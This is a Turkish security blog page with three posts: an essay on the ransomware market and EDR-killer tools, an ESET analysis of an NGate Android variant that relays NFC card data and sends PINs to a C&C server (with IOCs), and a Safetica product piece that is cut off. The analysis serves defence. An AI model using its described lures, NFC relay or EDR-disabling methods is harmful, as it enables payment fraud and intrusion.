Siber suçlar asla durmaz. Eskiden kullanılan fidye yazılımı taktiği – dosyaları kilitlemek ve fidye talep etmek – yerini çift şantaja bıraktı; bu taktikte saldırganlar kurumsal verileri şifrelemeden önce çalar ve ele geçirdikleri verilerin en azından bir kısmını [özel sızıntı sitelerinde](https://antivirus.com.tr/fidye-yazilimi-gruplari-kurbanlara-nasil-baski-uyguluyor/) yayımlar. FBI ve CISA artık fidye yazılımını rutin olarak “veri hırsızlığı ve şantaj” sorunu olarak tanımlamaktadır.

*Şekil 2. LockBit sızıntı sitesi (kaynak:* [*ESET Research*](https://antivirus.com.tr/cosmicbeetle-one-cikiyor-ransomhubda-denetimli-serbestlik/)*)*
Ancak spesifik tehlikeler de hızla değişiyor. Henüz iki yıl önce, sahte bir hata mesajının kullanıcıları kandırarak kötü amaçlı komutları kopyalayıp yapıştırmaya ve çalıştırmaya yönlendiren bir sosyal mühendislik tekniği olan ClickFix, neredeyse hiç kimsenin radarında değildi. Şimdi ise yaygınlaşmış durumda ve hem devlet destekli hem de siber suç grupları tarafından kullanılıyor.
Ancak bu adaptasyon hızı, bir versiyonunun doğada, aslında sonsuza dek devam ettiğini fark ettiğinizde pek de şaşırtıcı değildir. Rekabet içinde olan türler, sadece konumlarını korumak için sürekli olarak adapte olmak zorundadır. Avcılar hızlanır, bu yüzden avlar da hızlanır. Avlar kamuflaj geliştirir, bu yüzden avcılar daha keskin bir görüş geliştirir. Biyoloji buna, Lewis Carroll’un *Aynanın İçinden kitabındaki*, sadece yerinde kalmak için koşmaya devam etmek zorunda olan bir karakterin adını taşıyan Kırmızı Kraliçe etkisi adını verir.
Güvenlik uzmanları bu dinamiği tanıyacaktır ancak silahlanma yarışı ve kedi-fare oyunu gibi daha tanıdık isimler bunu yeterince ifade edemeyebilir. Kırmızı Kraliçe daha spesifik bir şeyi tanımlar: Karşı taraf da neredeyse paralel olarak uyum sağladığı için net bir avantaj sağlamayan uyum.
Bunun en açık örneği, savunmacıların araçları ile saldırganların anti-araçları arasındaki boşlukta yer alır. Uç nokta tespit ve müdahale (ve [genişletilmiş tespit ve müdahale](https://www.eset.com/tr/business/solutions/xdr-extended-detection-and-response/), veya EDR/XDR) ürünleri, fidye yazılımı ortaklarının ele geçirilmiş ağların içinde yürüttüğü türden faaliyetleri yakalamak için kilit öneme sahiptir. Ürünler geliştikçe, suçlular da bunları devre dışı bırakmak için tasarlanmış araçlar için gizli bir pazar oluşturarak yanıt verdiler.
Ve pazarın olduğu yerde ürün de vardır – genellikle çok sayıda.
### EDR katilleri
[ESET araştırmacıları,](https://antivirus.com.tr/edr-katilleri-suruculerin-otesinde/) aktif olarak kullanılan yaklaşık 90 EDR katili izlemektedir. Bunların 54’ü aynı temel tekniği kullanır: Hedef makineye meşru ancak güvenlik açığı bulunan bir sürücüyü yüklemek ve bunu, güvenlik ürününü kapatmak için gereken çekirdek düzeyinde ayrıcalıkları elde etmek amacıyla kullanmak. Bu tekniğe “Kendi Güvenlik Açığı Bulunan Sürücünü Getir” (BYOVD) denir ve güvenlik açığı bulunan sürücüler bir meta niteliğindedir – aynı sürücü, birbiriyle ilgisi olmayan araçlarda karşımıza çıkar ve aynı araç, kampanyalar arasında sürücüler arasında geçiş yapar.
EDR katili pazarı, hizmet ettiği fidye yazılımı ekonomisini yansıtıyor. Bu anti-araçlar, tespit edilmeden bir adım önde olmak için düzenli olarak güncellenen abonelik tabanlı gizleme hizmetleriyle birlikte sunuluyor. Genellikle fidye yazılımı operatörleri değil, bağlı kuruluşlar hangi katili kullanacaklarına karar veriyor – satın alma kararı franchise düzeyinde veriliyor. Savunma ürünü güncellendiğinde, gizleme hizmeti de onu takip ediyor. Yine Red Queen.
EDR katillerine yapılan büyük yatırım, biraz tersine, tespit araçlarının suç iş modeline ne kadar zarar verdiğinin en açık göstergesidir. Sonuçta, kârınızı etkilemeyen bir şeyi devre dışı bırakmak için bütün bir ürün kategorisi oluşturmazsınız.
Ayrıca yapay zekâ sayesinde pazara, hatta daha geniş kapsamlı siber suç ekonomisine katılmak her zamankinden daha kolay hâle geldiğinden bu tür saldırı araçlarının yaygınlığı daha da artabilir. [ESET araştırmacıları,](https://antivirus.com.tr/edr-katilleri-suruculerin-otesinde/) bazı EDR engelleyicilerin geliştirilmesinde yapay zekânın rol oynadığından şüpheleniyor; Warlock çetesinin ürünleri buna sadece bir örnek.
Bunun dışında, diğer araştırmacılar “[ vibeware](https://antivirus.com.tr/edr-katilleri-suruculerin-otesinde/)” olarak adlandırdıkları şeyi belgelemişlerdir: Yapay zekâ destekli, büyük miktarlarda üretilen ve bazılarının geçebileceği umuduyla hedef ortamı tek kullanımlık kodlarla doldurmayı amaçlayan kötü amaçlı yazılımlar. Kötü amaçlı yazılım üretmenin önündeki engel, zorlu becerilerden ziyade niyete bağlı bir noktaya kadar düşmüştür – tıpkı daha geniş siber suç sahnesinde tanık olduğumuz gibi.
## Fidye saldırılarına karşı pazarı okumak
Fidye yazılımını yalnızca bir saldırı olarak görmek, saldırılara karşı savunma mekanizmaları oluşturulmasına yol açar. Ancak bunu bir endüstri olarak düşünürseniz başka öncelikler de gündeme gelir.
Savunma ürünleri ile anti-araçlar arasındaki Red Queen dinamiği nasıl gelişiyor? Şu anda hangi kötü amaçlı araçlar, teknikler ve prosedürler dolaşımda? Güvenlik yığınınız, şu anda dolaşımda olan sürücüleri kullanan bir BYOVD saldırısını önleyebilir mi? Tedarik zincirinizdeki bir MSP tehlikeye girerse ortamınıza ne olur? Hangi fidye yazılımı aktörleri sektörünüzü aktif olarak hedefliyor ve hangi EDR katillerini satın alıyorlar?
Bu ve diğer acil soruları yanıtlayamıyorsanız sektörün çıktıları size ulaştığında zincirin büyük bir kısmı çoktan işlenmiş olabilir. Hangi grubun sizi ne zaman ve hangi vektör üzerinden hedef alacağını tahmin edemezsiniz. Ancak aktif grupların nereye gittiğine ve bu yolların herhangi birinin kapınıza çıkıp çıkmayacağına dair güncel bir harita tutabilirsiniz.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Fidye Yazılımı, Kurumsal Güvenlik, Siber Güvenlik, XDR
---
### [Yeni NGate varyantı, bir NFC ödeme uygulamasında gizleniyor](https://antivirus.com.tr/yeni-ngate-varyanti-bir-nfc-odeme-uygulamasinda-gizleniyor/)
**Published:** Nisan 21, 2026
**Author:** ESET
**Excerpt:** ESET araştırmacıları, bu kez muhtemelen yapay zekâ yardımıyla geliştirilmiş olan NGate kötü amaçlı yazılımının başka bir versiyonunu keşfettİ
**Content:**
ESET araştırmacıları, bu kez muhtemelen yapay zekâ yardımıyla geliştirilmiş olan NGate kötü amaçlı yazılımının başka bir versiyonunu keşfettİ
ESET Research, daha önce kullanılan [*NFCGate*](https://github.com/nfcgate/nfcgate) aracı yerine HandyPay adlı meşru bir Android uygulamasını kötüye kullanan NGate kötü amaçlı yazılım ailesinin yeni bir varyantını keşfetti. Tehdit aktörleri, NFC verilerini aktarmak için kullanılan uygulamayı ele geçirdi ve yapay zekâ tarafından oluşturulmuş gibi görünen kötü amaçlı kodla yamaladı. NGate’in önceki sürümlerinde olduğu gibi, bu kötü amaçlı kod da saldırganların kurbanın ödeme kartındaki NFC verilerini kendi cihazlarına aktarmasına ve bu verileri temassız ATM para çekme işlemleri ve yetkisiz ödemeler için kullanmasına olanak tanıyor. Ayrıca kod kurbanın ödeme kartı PIN kodunu da ele geçirebilir ve bunu operatörlerin C&C sunucusuna aktarabilir.
**Bu blog yazısının anahtar noktaları:**
- ESET araştırmacıları, meşru Android HandyPay uygulamasını kötüye kullanan yeni bir NGate kötü amaçlı yazılım varyantı keşfetti.
- HandyPay’i trojanize etmek için tehdit aktörleri büyük olasılıkla üretken yapay zekâyı kullanmışlardır; bu, yapay zekâ tarafından üretilen metinlere özgü olan ve günlüklerde bırakılan emojilerden anlaşılmaktadır.
- Kampanya Kasım 2025’ten beri devam ediyor ve Brezilya’daki Android kullanıcılarını hedef alıyor.
- Kötü amaçlı kod, NFC verilerini iletmenin yanı sıra ödeme kartı PIN kodlarını da çalıyor.
- Saldırılarda iki adet NGate örneğinin dağıtıldığını gördük: Biri sahte bir piyango web sitesi, diğeri ise sahte bir Google Play web sitesi aracılığıyla. Her iki site de aynı etki alanında barındırılıyordu; bu durum, tek bir tehdit aktörünün iş başında olduğunu kuvvetle işaret ediyor.
Saldırılar Brezilya’daki kullanıcıları hedef alıyor ve trojan içeren uygulama, esas olarak Brezilya piyango sitesi Rio de Prêmios’u taklit eden bir web sitesi ve sözde kart koruma uygulaması için sahte bir Google Play sayfası aracılığıyla dağıtılıyor. Bu, Brezilya’yı hedef alan ilk NGate kampanyası değil:[ *2025’in ikinci yarısına ait Tehdit Raporumuzda*](https://antivirus.com.tr/eset-tehdit-raporu-h2-2025/) da belirttiğimiz gibi, NFC tabanlı saldırılar yeni bölgelere yayılıyor (bkz. **Şekil 1**) ve daha sofistike taktik ve tekniklerden yararlanıyor; özellikle Brezilya, PhantomCard adlı bir NGate varyantı tarafından hedef alınıyor. Saldırganlar yeni sosyal mühendislik yaklaşımlarını deniyor ve NFC’nin kötüye kullanımını bankacılık truva atı yetenekleriyle giderek daha fazla birleştiriyor.

Şekil 1 . Ocak 2025’ten Şubat 2026’ya kadar NGate saldırılarının coğrafi dağılımı
Trojanize edilmiş HandyPay’i dağıtan kampanyanın Kasım 2025 civarında başladığını ve bu blog yazısı yazıldığı sırada hâlâ aktif olduğunu düşünüyoruz. Ayrıca HandyPay’in kötü amaçlı yamalanmış sürümünün resmî Google Play mağazasında hiçbir zaman bulunmadığına da dikkat çekmek gerekir. App Defense Alliance ortağı olarak, bulgularımızı Google ile paylaştık. Android kullanıcıları, Google Play hizmetlerine sahip Android cihazlarda varsayılan olarak etkinleştirilen [*Google Play Protect*](https://support.google.com/googleplay/answer/2812853?hl=en) sayesinde bu kötü amaçlı yazılımın bilinen sürümlerine karşı otomatik olarak korunur.
Ayrıca HandyPay geliştiricisine ulaşarak uygulamalarının kötü amaçlı kullanıldığı konusunda onları uyardık. İletişim kurduktan sonra, kendi taraflarında bir iç soruşturma yürüttüklerini doğruladılar.
## Handypay’in kötüye kullanımı
NFC tehditlerinin sayısı artmaya devam ettikçe bunları destekleyen ekosistem de giderek daha sağlam hâle geliyor. [*İlk NGate saldırılarında,*](https://antivirus.com.tr/ngate-android-kotu-amacli-yazilimi-para-calmak-icin-nfc-trafigini-aktariyor/) NFC verilerinin aktarımını kolaylaştırmak için açık kaynaklı NFCGate aracı kullanılmıştı. O zamandan bu yana, [*NFU Pay*](https://www.threatfabric.com/blogs/phantomcard-new-nfc-driven-android-malware-emerging-in-brazil) ve [*TX-NFC*](https://www.threatfabric.com/blogs/phantomcard-new-nfc-driven-android-malware-emerging-in-brazil) gibi benzer işlevlere sahip birçok “kötü amaçlı yazılım hizmeti” (MaaS) ürünü satın alınabilir hâle geldi. Bu kitler, Telegram üzerinden iş ortaklarına aktif olarak pazarlanıyor (bu tür bir reklam örneği **Şekil 2**’de gösterilmiştir). Örneğin, Brezilya’yı da hedef alan yukarıda bahsedilen PhantomCard saldırıları, veri aktarımını kolaylaştırmak için NFU Pay’i kullanmıştır. Ancak bu blog yazısında anlatılan kampanyada, tehdit aktörleri kendi çözümlerini kullanmaya karar vermiş ve mevcut bir uygulamayı (HandyPay) kötü niyetle yamalamıştır.

Şekil 2 . Telegram kanalında tanıtılan NFU Pay MaaS
HandyPay (resmî [*web sitesi*](https://handypay.app/)), 2021 yılından beri Google Play’de bulunan bir Android uygulamasıdır. Uygulama, NFC verilerinin bir cihazdan diğerine aktarılmasını sağlar; bu özellik, bir kartı aile üyeleriyle paylaşmak veya çocuğun tek seferlik bir satın alma işlemi yapmasına izin vermek gibi amaçlarla kullanılabilir. Veriler önce kart sahibinin cihazında okunur, ardından eşleştirilmiş cihazla paylaşılır. Kullanıcılar e-posta yoluyla hesaplarını bağladıktan sonra, kart sahibi ödeme kartını NFC yoluyla tarar ve şifrelenmiş veriler internet üzerinden eşleştirilmiş cihaza aktarılır. Bu cihaz daha sonra orijinal kart sahibinin kartını kullanarak dokunarak ödeme işlemlerini gerçekleştirebilir. Sürecin çalışması için kullanıcıların HandyPay’i varsayılan ödeme uygulaması olarak ayarlamaları ve Google veya e-posta tabanlı bir tokenla oturum açmaları gerekir.
Geliştiricinin web sitesine göre, uygulama bir dereceye kadar para kazanma özelliği içeriyor (bkz. **Şekil 3**): Uygulamayı okuyucu olarak kullanmak ücretsizdir (“Misafir erişimi”) ancak eşleştirilmiş bir cihazda kartı taklit etmek için (“Kullanıcı erişimi”), aylık 9,99 €abonelik ücreti ödemeniz gerekiyor. Ancak site, bu ücreti bir bağış olarak nitelendiriyor ve ödeme, resmî Google Play mağaza sayfasında belirtilmiyor.

Şekil 3 . Resmî web sitesinden alınan HandyPay para kazanma bilgileri
Bu kampanyanın düzenleyicileri, NFC verilerini aktarmak için piyasada yerleşik bir çözümü tercih etmek yerine neden HandyPay uygulamasını trojan virüsüyle enfekte etmeye karar verdiler? Cevap basit: Para. Mevcut MaaS kitlerinin abonelik ücretleri yüzlerce dolara ulaşıyor: NFU Pay, ürününü aylık yaklaşık 400 ABD doları karşılığında sunarken TX-NFC ise aylık yaklaşık 500 ABD doları istiyor. HandyPay ise çok daha ucuzdur ve aylık sadece 9,99 avro bağış talep eder, o da varsa. Fiyata ek olarak, HandyPay doğal olarak herhangi bir izin gerektirmez, sadece varsayılan ödeme uygulaması olarak ayarlanması yeterlidir, bu da tehdit aktörlerinin şüphe uyandırmamasını sağlar.
Giriş bölümünde de bahsettiğimiz gibi HandyPay’i trojanize etmek için kullanılan kötü amaçlı kod, GenAI araçlarının yardımıyla üretilmiş olduğuna dair işaretler gösteriyor. Özellikle, kötü amaçlı yazılım günlükleri, yapay zekâ tarafından üretilen metinlere özgü emojiler içeriyor (**Şekil 4**‘teki kod parçasına bakın). Bu da kesin kanıt bulunmamasına rağmen kodun oluşturulmasında veya değiştirilmesinde LLM’lerin rol oynadığını düşündürüyor. Bu, üretken yapay zekânın siber suçlular için giriş engelini düşürdüğü ve sınırlı teknik beceriye sahip tehdit aktörlerinin işlevsel kötü amaçlı yazılımlar üretmesini sağladığı daha geniş bir eğilime uyuyor.

Şekil 4 . Büyük olasılıkla AI tarafından üretilen ve ödeme kartı PIN’lerinin C&C sunucusuna sızdırılmasından sorumlu kötü amaçlı kod parçacığı
## Kampanyanın analizi
### Hedef
Dağıtım vektörleri ve trojanize edilmiş uygulamanın dil sürümüne göre, kampanya Brezilya’daki Android kullanıcılarını hedeflemektedir. Saldırganların C&C sunucusunu analiz ederken tümü Brezilya’da konumlandırılmış dört ele geçirilmiş cihazdan gelen günlükleri de bulduk. Veriler, saldırılarla ilişkili yakalanan PIN kodlarını, IP adreslerini ve zaman damgalarını içeriyordu.
### İlk erişim
Kampanyanın bir parçası olarak, iki NGate örneğini inceledik. Her ne kadar ayrı ayrı dağıtılsalar da aynı etki alanı üzerinde barındırılıyorlar ve aynı HandyPay uygulamasını kullanıyorlar; bu da aynı kötü niyetli aktörler tarafından yürütülen koordineli bir operasyon olduğunu gösteriyor. Her iki örneğin dağıtım akışı **Şekil 5** adresinde gösterilmiştir.
Şekil 5 . Kampanya dağıtım akışı
İlk NGate örneği, Rio de Janeiro eyalet piyango kuruluşu (Loterj) tarafından işletilen bir piyango olan [*Rio de Prêmios*](https://riodepremiosoficial.com.br/)‘u taklit eden bir web sitesi aracılığıyla dağıtılmaktadır. Site, kullanıcının üç eşleşen sembolü ortaya çıkarması gereken bir kazı kazan oyunu göstermektedir; sonuç, kullanıcının her zaman 20.000 R$ “kazanacağı” şekilde hileli olarak ayarlanmıştır (bkz. **Şekil 6**). Ödülü almak için kullanıcıdan **Şekil 7**‘de gösterildiği gibi, önceden tanımlanmış bir WhatsApp numarasına gönderilmiş önceden doldurulmuş bir mesaj içeren meşru WhatsApp’ı açan bir düğmeye dokunması istenir. Güvenilirliği artırmak için ilgili WhatsApp hesabı, ülkedeki piyangoların çoğunu yöneten Brezilya’nın devlet bankası Caixa Econômica Federal’i taklit eden bir profil resmi kullanır.
Şekil 6 . Semboller kazındığında her zaman 20.000 R$ kazanılır (solda) ve kurban, ödülünü almak için “Ödülümü şimdi al” yazan bir düğmeyle WhatsApp’ı başlatmaya davet edilir (sağda)
Şekil 7 . Önceden seçilmiş bir WhatsApp kişisine gönderme seçeneği içeren mesaj taslağı
Muhtemelen bu noktada kurban, sahte piyango web sitesiyle aynı sunucuda barındırılan ve Rio de Prêmios uygulaması kılığına girmiş, yamalanmış HandyPay uygulamasına yönlendirilir. Testler sırasında saldırganın WhatsApp hesabından bir yanıt almadık ancak bunu Brezilya telefon numarası kullanmamamıza bağlıyoruz.
İkinci NGate örneği, sahte bir Google Play web sayfası üzerinden Proteção Cartão (makine çevirisi: Kart Koruması) adlı bir uygulama olarak dağıtılıyor. **Şekil 8** adresindeki ekran görüntüleri, kurbanların uygulamayı manuel olarak indirip yüklemek zorunda kaldıklarını ve bu süreçte cihazlarının trojanize edilmiş HandyPay ile tehlikeye atıldığını gösteriyor. Ekim 2025*‘te* Brezilya’yı hedef alan ve NGate’in PhantomCard varyantını kullanan [*bir kampanyada*](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h22025.pdf#page=10) benzer isimlere sahip kötü amaçlı uygulamaların kullanıldığını gördük.
Şekil 8 . Kullanıcıların kötü amaçlı Proteção Cartão uygulamasını manuel olarak indirip yüklemesi gerekiyor
### Çalışma akışı
Trojanize HandyPay uygulamasının çalışma akışına genel bir bakış **Şekil 9**‘da gösterilmektedir.
Şekil 9 . Truva atı bulaşmış HandyPay’in işleyiş akışı
İlk olarak, uygulama yalnızca Google Play dışında mevcut olduğundan kurbanın HandyPay’in trojanize edilmiş bir sürümünü manuel olarak yüklemesi gerekir. Kullanıcı tarayıcısında uygulamayı indir düğmesine dokunduğunda, Android yüklemeyi otomatik olarak engeller ve bu kaynaktan yüklemeye izin verilmesini isteyen bir uyarı gösterir. Kullanıcının bu uyarıda Ayarlar’a dokunması, “Bu kaynaktan izin ver” seçeneğini etkinleştirmesi, indirme ekranına geri dönmesi ve uygulamayı yüklemeye devam etmesi yeterlidir. Yükleme tamamlandığında, uygulama varsayılan ödeme uygulaması olarak ayarlanmasını ister; bu, **Şekil 10** adresinde görülebilir. Bu işlevsellik, resmî HandyPay uygulamasının bir parçası olduğu için kötü amaçlı değildir. Koda enjekte edilen gerçek kötü amaçlı yazılım, NFC verilerini iletmek için kurbanın telefonunda bu ayarın etkinleştirilmesine ihtiyaç duymaz; yalnızca verileri alan cihaz, yani operatör cihazı, bu ayarın etkinleştirilmesine ihtiyaç duyar. Başka hiçbir izin gerekmez (bkz. **Şekil 11**), bu da kötü amaçlı uygulamanın fark edilmeden kalmasına yardımcı olur.
Şekil 10 . Uygulamayı varsayılan NFC ödeme uygulaması olarak ayarlamak için ilk istek
Şekil 11 . HandyPay herhangi bir izin gerektirmez
Ardından kurbandan, ödeme kartının PIN kodunu uygulamaya girmesi ve NFC özelliği etkinleştirilmiş akıllı telefonun arkasına kartını dokundurması istenir. Kötü amaçlı yazılım, HandyPay hizmetini kötüye kullanarak NFC kart verilerini saldırganın kontrolündeki bir cihaza iletir ve böylece saldırgan, kurbanın ödeme kartı verilerini kullanarak ATM’lerden nakit para çekebilir. Operatörün cihazı, kötü amaçlı uygulama içinde sabit olarak kodlanmış bir e-posta adresine bağlıdır; bu sayede yakalanan tüm NFC trafiğinin yalnızca saldırgana yönlendirilmesi sağlanır. Analiz edilen örneklerde iki farklı saldırgan e-posta adresinin kullanıldığını gözlemledik. NFC aktarımında aktarılan standart veri grubunun yanı sıra kurbanın ödeme kartı PIN kodu, HandyPay altyapısına bağlı kalınmadan HTTP üzerinden (bkz. **Şekil 12**) özel bir C&C sunucusuna ayrı olarak aktarılır. PIN toplama için kullanılan C&C uç noktası, dağıtım sunucusu olarak da işlev görür ve hem dağıtım hem de veri toplama işlemlerini merkezileştirir.
Şekil 12 . HTTP üzerinden C&C sunucusuna PIN sızdırma örneği
## Sonuç
Sahnede bir başka NGate kampanyasının ortaya çıkmasıyla NFC dolandırıcılığının giderek arttığı açıkça görülüyor. Bu sefer, tehdit aktörleri NFCGate gibi yerleşik bir çözümü veya piyasada bulunan bir MaaS hizmetini kullanmak yerine, mevcut NFC aktarım işlevine sahip bir uygulama olan HandyPay’i trojanize etmeye karar verdiler. Kötü amaçlı kodun oluşturulmasında üretken yapay zekânın kullanılmış olma ihtimalinin yüksek olması, siber suçluların teknik uzmanlığa ihtiyaç duymadan bile LLM’leri kötüye kullanarak nasıl zarar verebileceğini göstermektedir.
## IOC’ler
### Dosyalar
Kapsamlı bir tehlike göstergeleri (IoC) listesi ve örnekler [*GitHub depomuzda*](https://github.com/eset/malware-ioc/tree/master/ngate) bulunabilir.
| **SHA-1** | **Filename** | **Detection** | **Description** |
|---|---|---|---|
| 48A0DE6A43FC6E49318AD6873EA63FE325200DBC | PROTECAO\_CARTAO.apk | Android/Spy.NGate.CC | Android NGate malware. |
| A4F793539480677241EF312150E9C02E324C0AA2 | PROTECAO\_CARTAO.apk | Android/Spy.NGate.CB | Android NGate malware. |
| 94AF94CA818697E1D99123F69965B11EAD9F010C | Rio\_de\_Prêmios\_Pagamento.apk | Android/Spy.NGate.CB | Android NGate malware. |
### Network
| **IP** | **Domain** | **Hosting provider** | **First seen** | **Details** |
|---|---|---|---|---|
| 104.21.91\[.\]170 | protecaocartao\[.\]online | Cloudflare, Inc. | 2025-11-08 | NGate distribution website. |
| 108.165.230\[.\]223 | N/A | KAUA REIS DA SILVA trading as BattleHost | 2025-11-09 | NGate C&C server. |
### MITRE ATT&CK teknikleri
Bu tablo, MITRE ATT&CK çerçevesinin[ *18. sürümü*](https://attack.mitre.org/resources/versions/) kullanılarak oluşturulmuştur**.**
| **Tactic** | **ID** | **Name** | **Description** |
|---|---|---|---|
| **Initial Access** | [*T1660*](https://attack.mitre.org/versions/v18/techniques/T1660) | Phishing | NGate has been distributed using dedicated websites. |
| **Credential Access** | [*T1417.002*](https://attack.mitre.org/versions/v18/techniques/T1417/002) | Input Capture: GUI Input Capture | NGate tries to obtain victims’ PIN codes via a patched text box. |
| **Exfiltration** | [*T1646*](https://attack.mitre.org/versions/v18/techniques/T1646) | Exfiltration Over C2 Channel | NGate exfiltrates victims’ PINs over HTTP. |
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Araştırma, Dolandırıcılık, Fidye Yazılımı, NFC, Siber Güvenlik
---
### [Veri koruma açıklarını kapatmak: Safetica + Microsoft 365 E3](https://antivirus.com.tr/veri-koruma-aciklarini-kapatmak-safetica-microsoft-365-e3/)
**Published:** Nisan 22, 2026
**Author:** Kadriye Bay
**Excerpt:** Hassas veriler Microsoft çalışmalarının ötesine taşındığında E3’ün tek başına kullanılması genellikle veri koruma riskini artıran güvenlik açıklarına yol açar.
**Content:**
Microsoft 365 E3, kuruluşlara üretkenlik, iş birliği ve temel uyumluluk için güçlü bir temel sağlar. Birçok güvenlik ekibi için bu çözüm, yetenek ve maliyet arasında makul bir denge sunar. Ancak veri ortamları giderek daha karmaşık hâle geldikçe, özellikle hassas veriler Microsoft çalışmalarının ötesine taşındığında E3’ün tek başına kullanılması genellikle veri koruma riskini artıran güvenlik açıklarına yol açmaktadır.
Hibrit çalışma, üçüncü taraf uygulamalar, Microsoft dışı dosya formatları ve dağıtılmış uç noktalar, E3’ün tam olarak çözmek için tasarlanmadığı görünürlük sorunlarına yol açar. İşte burada Safetica devreye girer.
Safetica, Microsoft 365 E3’ün kapasitesini Intelligent Data Security ile genişleterek, E5 lisans yükseltmesine ihtiyaç duymadan ve çok daha düşük maliyetle hem Microsoft hem de Microsoft dışı ortamlarda daha geniş görünürlük, daha güçlü iç risk koruması ve gerçek zamanlı uygulama imkânı sağlar.
## Microsoft 365 E3’ün kapsadığı alanlar
Microsoft 365 E3, Exchange, SharePoint, OneDrive ve Teams gibi temel Microsoft hizmetlerinde, veri koruma ve uyumluluk denetimleri dâhil olmak üzere önemli yerel özellikler sunar. Bu araçlar, özellikle Microsoft ekosisteminde faaliyet gösteren kuruluşlar için önemli bir değer sunar.
E3 ayrıca Microsoft Purview hassasiyet etiketlerini destekleyerek kuruluşların verileri sınıflandırmasına ve temel koruma ilkelerini uygulamasına olanak tanır. Bu, birçok ekip için yönetişim ve uyumluluk girişimlerinin başlangıç noktası görevi görür.
Ancak E3’ün etkinliği, verilerin büyük ölçüde Microsoft tarafından kontrol edilen ortamlarda kalmasına bağlıdır.
## Veri koruma riskinin ortaya çıktığı yer
Modern kuruluşlar nadiren yalnızca Microsoft yazılımları ile çalışır. Hassas verilere sıklıkla aşağıdakiler aracılığıyla erişilir, değiştirilir ve paylaşılır:
- Dizüstü bilgisayarlar ve iş istasyonları gibi uç noktalar
- Üçüncü taraf ve iş kolu uygulamaları
- Tasarım dosyaları, görüntüler ve özel dışa aktarımlar dâhil olmak üzere Microsoft dışı dosya biçimleri
- Uzak ve yönetilmeyen cihazlar
Veriler bu alanlara taşındığında, görünürlük azalır ve uygulama zayıflar. Kazara veya kasıtlı olsun, içeriden gelen riskleri tespit etmek zorlaşır. Güvenlik ekipleri genellikle saldırıları önlemek yerine olaylara müdahale etmekle yetinmek zorunda kalır.
## Görünürlüğü Microsoft’un ötesine genişletme
Safetica, görünürlüğü tüm veri yaşam döngüsüne genişleterek bu zorlukları ortadan kaldırır. Uç noktalar, ağlar, bulut hizmetleri ve Microsoft dışı uygulamalar genelinde kullanımda, hareket hâlinde ve depolanmış verilerin bağlamsal denetimini sağlar.
Bu birleşik görünüm, güvenlik ekiplerinin platform veya format ne olursa olsun hassas verilere nasıl erişildiğini, paylaşıldığını ve depolandığını anlamasını sağlar. Safetica, birden fazla araçtan gelen bilgileri bir araya getirmek yerine, veri faaliyetlerine ilişkin tek ve tutarlı bir resim sunar.
## E5 olmadan veri koruma risklerini azaltma
İçeriden gelen riskler, veri kaybının başlıca nedenlerinden biri olmaya devam etmektedir. Microsoft, üst düzey lisanslarda gelişmiş içeriden gelen risklere karşı koruma özellikleri sunarken Safetica bu özellikleri E3’ün bir uzantısı olarak sunar. Bu sayede E5 lisansına geçmek için yüksek bir yatırım yapmanız gerekmez.
Safetica, toplu indirmeler, veri hazırlama, anormal erişim modelleri ve güvenli olmayan uygulama kullanımı gibi riskli davranışları tespit eder. Daha da önemlisi, gerçek zamanlı kullanıcı koçluğu sağlayarak, risk anında çalışanlara rehberlik eder ve olaylar ciddileşmeden önce eylemlerini düzeltmelerine yardımcı olur.
Bu proaktif yaklaşım, insan hatasından kaynaklanan veri kaybını azaltırken meşru iş akışlarındaki kesintileri en aza indirir.
## Yalın ekipler için daha hızlı veri koruma süreci
